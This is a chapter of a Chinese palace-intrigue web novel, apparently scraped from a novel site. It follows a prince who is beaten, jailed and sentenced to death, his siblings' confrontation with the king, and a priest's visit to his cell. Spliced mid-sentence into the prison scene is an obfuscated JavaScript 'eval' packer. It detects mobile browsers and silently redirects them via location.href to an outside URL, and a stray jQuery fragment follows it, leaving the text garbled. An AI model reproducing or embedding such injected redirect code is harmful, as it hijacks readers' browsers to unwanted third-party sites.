59. 放弃
作品:《月光森林的黑女士》 又是一个热情的晌午,莫嘉娜提着一篮子点心,整理好心情,又热脸贴冷屁股的去找阿拉里克。
她已经吃了不知是多少回冷脸,一回又一回,每次结束后回去,又坐在台阶上将那个破碎的自己重新组装,第二天继续来找阿拉里克。
她并不是每一次都能见到阿拉里克,大多数时候,她吃的都是闭门羹。
但她毫不疲倦,那样卑微的,爱着,祈求对方能够回心转意。
因为这件事,她还跟马斯库大吵了一架。对方觉得她这是在贬低自己,讨好他人,觉得她这样卑微屈膝的恳求也不会有结果。
可是她除了这么做,又还有其他办法吗?
没有…
所以她只能这么做,像大多数被抛弃,却还爱着的人那样,忍不住的将祂捧到云端,自己匍匐在脚下,就换不来一点怜悯。
但没有关系,至少今天,还有热烈的太阳。
她来到阿拉里克的宫殿时,老远就听见宫殿内吵闹声嘈杂,有人在大声尖叫,有人在凶神恶煞地怒斥。还有一道极为熟悉的,压抑着痛苦的哼叫,是阿拉里克。
好像出事了,她加快脚步往前赶,手里的篮子一个没拿稳掉到地上,里面精致的宫廷点心散落一地,她来不及顾及,加速往前赶。
她赶到目的地时,阿拉里克已经被打的全身都是血痕,不成样子,却依然挺直脊梁骨,满头大汗白着脸不肯低下头颅。
“你们在干什么!!居然敢打一位王子,你们的狗命不要了吗?”
她朝着阿拉里克飞奔过来,眼神担忧地在他身上扫来扫去,再看到那些鲜红的血渍,还有被打得开裂的布料时,她再也压抑不住地大声痛哭,指着一群行刑的士兵大声喊叫。
“你们为什么要打他,他是王子啊,是尊贵的王子,你们居然敢打他,我要禀报国王,要让你们付出代价。”
其中一位还举着棍子的士兵满脸鄙夷,冷笑一声说,“莫嘉娜小姐,正因为他是王子,若没有国王的命令,我们哪敢?”
另一位看起来要更严肃,但也帮着解释道,“莫嘉娜小姐,我们也是奉命行事,希望您理解。”
说着,他给了另外一位同僚一个眼神,对方会意,立马上前一只手拉住莫嘉娜,牵制住她乱动的手脚。其余人上前架住阿拉里克,用绳子捆得严严实实,带走了。
走的时候,他的脚步踉踉跄跄,但唯独他的脊梁,自始至终都没有弯下。
“阿拉里克,阿拉里克……”
只余莫嘉娜放声哭泣的声音。
后来,他的这个青梅竹马,为了将他从牢房里弄出来,四处奔走。就像小时候那样,他一无所有,所有的人都嫌弃他是个血统肮脏的王子,唯有莫嘉娜,撑着腰摆着傲娇脸,严严实实将他护在了身后。
空荡荡的黑暗牢房里,血腥味在空气中蔓延,伴随着潮湿潮湿,绵密的霉味,在他的鼻腔打转。仔细听,也许还能听到菌子在生长菌裂。
他其实是有些颓废的,心里的疼盖过了身体上的疼,或者一张细若钢刀的网,一点一点将他缩紧。
他都不知道自己是第多少次被关起来了。只要国王想,他可以轻而易举的捏死自己,就像捏死一只蚂蚁,然后抢走自己心爱的女子。
与此同时,整个王室召开了重大会议,两名王子和一位公主领着一大群宫廷大臣坐在议事厅,与主位上的国王对峙。
“反了,你们居然为了那个逆子,要跟我唱反调!!”
大臣们低着头,他们从来没见过国王发这么大的脾气,虽然他平时脾气也不好。但他像今天这样,气到随口就杀了三四个仆从,还是头一遭。偏偏,今天塞巴斯蒂安为首,领着瑟薇安和布拉姆,非要跟他对着来。
原因是,国王今日下令处死三王子阿拉里克,还对外声称阿拉里克不是他的亲生儿子。
是他的母亲,那个不知道从哪里来的妓女,不知道用了哪个男人的精华,生下了他。
国王还说这是皇室丑闻,是奇耻大辱,是盯着他颅顶的一根木桩,为了拔掉这根木桩,他下令三日后处死三王子阿拉里克。
塞巴斯蒂安还是头一回这么硬气,他向来都是一个谦逊有礼的王子,前王后把他养的很好,他是一个好儿子,好哥哥。
布拉姆向来玩世不恭,唯独这件事,连他都被气到了。
至于瑟薇安,她虽然不是国王的亲生女儿,但她依旧是这里的公主,是三位王子的妹妹。
国王:“你们站在这里的意思,是想告诉我,你们为了那个杂种,要跟我这个生你们养你们的父王对着来吗?”
塞巴斯蒂安:“是父王您做事太过了。”
布拉姆:“事情都还没有调查清楚,父王您就急着处死阿拉里克,还对外宣称他不是你的儿子,肆意辱骂他的母亲是个妓女,父王…这就是您要教给儿子们的吗?”
瑟薇安更是妙语连珠:“一个巴掌拍不响,您和阿拉里克的母亲难道不是一拍即合才有了他吗?怎么,您是觉得,撒下去的种子还能收得回来?已经长成大树的树苗,流淌着你的血,你以为只要对外宣称那不是你的,就不是你的吗?”
“放肆!!!你贵为公主,是谁教你的这些污言秽语!!”国王震怒,肥肥的大肚子上下抖动,像是怀胎十月,羊水在其中流淌。
可惜他的肚子里根本没有水,撑不起船只,只有厚厚的脂肪,蒙蔽了他愚蠢的脑子。
另一边,摩迪凯收到了瑟薇安的请求只身前往牢狱。
他是去当说客的,尽管不是很情愿。但他有唯一不能拒绝的东西,瑟薇安的恳求。
已经,数不清是多少次,阿拉里克被关在这里。
前王后死后的很长一段时间里,他无依无靠,哪怕做错的只是一件微不足道的小事,也会被关起来。如果抓到他的是女仆,那他一般会被关在房间里,不被允许外出。但如果抓到他做错事的是国王,他就会被关在牢狱,三天三夜都是小事。
他早就习以为常,以至于当摩迪凯出现时,他毫不在乎地鄙夷了两句;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17238516|195876||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,“这不是大祭司吗,怎么有空来看我这个被关禁闭的王子啊?”
“呵…”摩迪凯眯着眼睛笑得正欢,“希望当你知道外面发生了什么的时候,你还能笑得这么开心?”
“哦?”他满脸不屑,“那一定是发生了什么对我很不利的事,所以才会让你这么高兴。”
“真聪明呢,殿下。”他蹲下身来,眼睛缝里的目光直视着阿拉里克略显苍白的脸,“你应该知道,他为什么打你关你吧?”
“呵呵…”他怎么会不知道,不就是从木文萨的房间里出来吗?他觉得抱着自己的老婆睡,天经地义,是那个老男人,那个老男人才是第三者。
但这些话他说不出口,他只能仰天大笑,也不知道在笑自己的无能,还是嘲笑命运的不公。
“其实你也还没走到绝路,殿下。”
摩迪凯的声音打断了他的笑,在听完后,他笑得越发肆意。
“那你倒是说说,什么是绝路,要走到哪里,才能算得上是绝路?”
摩迪凯的眯眯眼微微上翘,嘴角也跟着抬了起来,“绝路,就是死亡,失去呼吸,变成灵魂,眼睁睁的看着自己的爱人嫁给别人又无能为力。”
“什么意思?”阿拉里克眉头一皱。
摩迪凯笑出声,“国王要杀你,他对外宣称,你不是他的儿子。说是你那个妓女母亲,和外面连名字都不知道是谁的男人生下了你。”
“呵……他真能说得出口,那你呢,今天来找我,只是为了看我的笑话吗。”
“如果没有瑟薇安来找我的话,那我今天本应该是来看你笑话的。”
“哦?”阿拉里克似笑非笑地说,“所以是那丫头拜托你来找我,想救我?”
“也不算吧,我这个人向来尊重他人命运,想活还是想死,全凭你一念之间。”
“我就知道你不会有那么好心,那你刚刚说的,还没到绝路是什么意思,难不成你还有别的办法?”
“承认自己的错误,保证你绝不会干扰他们的婚礼,安安稳稳娶莫嘉娜,这是你唯一的出路,殿下。”
“不可能!!”他没有一丝犹豫,只要涉及到木文萨,他不会有一丝犹豫。
“天无绝人之路,他是必须要娶到绿茵公主的,那就让他娶。在这场婚礼背后,能够为我们带来很多东西,为你带来至高无上的权利,为我带来梦寐以求的新娘,这些你都不心动吗?
更何况,只要等这场婚礼结束,等你掌握了一切,到时候你想怎么做都可以。你爱慕那个女子,就架空国王的权力,让他的势力对你俯首称臣,到时候什么是回不来的?”
他冷冰冰的话冷冰冰地砸下,这些道理,阿拉里克并非不懂。他只是不想眼睁睁的看着木文萨嫁给别人,忍不住的想要从中作梗,像小丑一样挣扎。
就像他明明知道,只要他频繁与木文萨用那种方式来往,就总会有暴露的那一天。
可他还是会忍不住心怀侥幸,企图事情在某一刻会有转机。
终究,是他错了。